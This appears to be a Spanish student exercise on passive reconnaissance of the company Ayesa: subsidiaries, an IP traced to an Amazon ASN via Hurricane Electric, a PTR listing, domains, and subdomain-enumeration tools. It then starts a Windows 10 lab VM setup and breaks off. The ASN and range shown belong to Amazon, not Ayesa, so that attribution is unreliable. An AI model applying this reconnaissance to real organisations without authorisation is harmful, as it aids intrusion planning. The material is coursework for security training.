Ejercicio 1

Empresa elegida Ayesa

Empresas incluidas**:**

- Ayesa Advanced Technologies
- Ayesa Ingeniería
- Ayesa Air Control
- Ayesa AT

1. Investigación Preliminar sobre Ayesa


Ayesa es un grupo global de tecnología y servicios profesionales con presencia en más de 20 países. Se dedica a la ingeniería, tecnología, consultoría y servicios de gestión.

Empresas Incluidas

- **Ayesa Advanced Technologies**
- **Ayesa Ingeniería y Arquitectura**
- **Ayesa Air Control**
- **Ayesa Cities**
- **Ayesa Utilities**
- **Ayesa Tecnología**

Sistemas Autónomos

Para identificar los sistemas autónomos (ASNs) asociados a Ayesa, se puede utilizar herramientas como [Hurricane Electric Internet Services - Internet Backbone and Colocation Provider (he.net)](he.net) :



HURRICANE ELECTRIC INTERNET SERVICES

Search

15.188.209.190

Quick Links | IP Info | Whois | DNS | RBL | Traceroute

- BGP Toolkit Home
- BGP Prefix Report
- BGP Peer Report
- Super Traceroute
- Super Looking Glass
- Exchange Report
- Bogon Routes
- World Report
- Multi Origin Routes
- DNS Report
- Top Host Report

15.188.209.190 (ec2-15-188-209-190.eu-west-3.compute.amazonaws.com)

Announced By		
Origin AS	**Announcement**	**Description**
AS16509	15.188.0.0/16	Amazon Data Services France

Address has 3 hosts associated with it.

vemos que tiene un AS16509

HURRICANE ELECTRIC INTERNET SERVICES

Search

AS16509 Amazon.com, Inc.


Quick Links | AS Info | Graph v4 | Graph v6 | Prefixes v4 | Prefixes v6 | Peers v4 | Peers v6 | Whois | IRR | IX | Traceroute

- BGP Toolkit Home
- BGP Prefix Report
- BGP Peer Report
- Super Traceroute
- Super Looking Glass
- Exchange Report
- Bogon Routes
- World Report
- Multi Origin Routes
- DNS Report
- Top Host Report
- Internet Statistics
- Looking Glass
- Network Tools App
- Free IPv6 Tunnel
- IPv6 Certification
- IPv6 Progress
- Going Native
- Credits
- Contact Us

AS16509 announces bogons.

Company Website: https://www.amazon.com

Country of Origin: United States



Internet Exchanges: 160

Prefixes Originated (all): 15,121
Prefixes Originated (v4): 10,141
Prefixes Originated (v6): 4,980

Prefixes Announced (all): 15,121
Prefixes Announced (v4): 10,141
Prefixes Announced (v6): 4,980

RPKI Originated Valid (all): 15,055
RPKI Originated Valid (v4): 10,089
RPKI Originated Valid (v6): 4,966

RPKI Originated Invalid (all): 3
RPKI Originated Invalid (v4): 2
RPKI Originated Invalid (v6): 1

BGP Peers Observed (all): 501
BGP Peers Observed (v4): 458
BGP Peers Observed (v6): 377

IPs Originated (v4): 46,798,080
AS Paths Observed (v4): 6,031
AS Paths Observed (v6): 4,962

Average AS Path Length (all): 4.089
Average AS Path Length (v4): 4.110
Average AS Path Length (v6): 4.063

Rangos de Red

HURRICANE ELECTRIC
INTERNET SERVICES

15.188.0.0/16

Quick Links | Network Info | Whois | DNS | IRR | Propagation | Visibility | Routes | Traceroute

- BGP Toolkit Home
- BGP Prefix Report
- BGP Peer Report
- Super Traceroute
- Super Looking Glass
- Exchange Report
- Bogon Routes
- World Report
- Multi Origin Routes
- DNS Report
- Top Host Report
- Internet Statistics
- Looking Glass
- Network Tools App
- Free IPv6 Tunnel
- IPv6 Certification
- IPv6 Progress
- Going Native
- Credits
- Contact Us

IP	PTR	
15.188.0.0	ec2-15-188-0-0.eu-west-3.compute.amazonaws.com	
15.188.0.1	ec2-15-188-0-1.eu-west-3.compute.amazonaws.com	
15.188.0.2	ec2-15-188-0-2.eu-west-3.compute.amazonaws.com	
15.188.0.3	ec2-15-188-0-3.eu-west-3.compute.amazonaws.com	
15.188.0.4	ec2-15-188-0-4.eu-west-3.compute.amazonaws.com	clochette.beer
15.188.0.5	ec2-15-188-0-5.eu-west-3.compute.amazonaws.com	
15.188.0.6	ec2-15-188-0-6.eu-west-3.compute.amazonaws.com	
15.188.0.7	ec2-15-188-0-7.eu-west-3.compute.amazonaws.com	
15.188.0.8	ec2-15-188-0-8.eu-west-3.compute.amazonaws.com	
15.188.0.9	ec2-15-188-0-9.eu-west-3.compute.amazonaws.com	
15.188.0.10	ec2-15-188-0-10.eu-west-3.compute.amazonaws.com	
15.188.0.11	ec2-15-188-0-11.eu-west-3.compute.amazonaws.com	
15.188.0.12	ec2-15-188-0-12.eu-west-3.compute.amazonaws.com	
15.188.0.13	ec2-15-188-0-13.eu-west-3.compute.amazonaws.com	


Dominios

El dominio principal de Ayesa es **ayesa.com**. Otros dominios asociados pueden incluir variantes regionales y específicas de servicios:

- ayesa.com
- ayesa.es
- ayesainc.com
- ayesa.co.uk

Subdominios

Enumerar subdominios es crucial para el reconocimiento. Algunas herramientas útiles son **Sublist3r**, **Amass**, **Assetfinder** y servicios en línea como **VirusTotal, Shodan o WhoisXMLAPI**.




Este enfoque proporciona una base sólida para realizar un reconocimiento más detallado y definir objetivos específicos de auditoría o pruebas de seguridad.


Ejercicio 2 Construir un laboratorio:

Máquina Windows 10:


Hacer click en Create a New Virtual Machine




Elijo la .iso de window10:




Le doy un nombre:




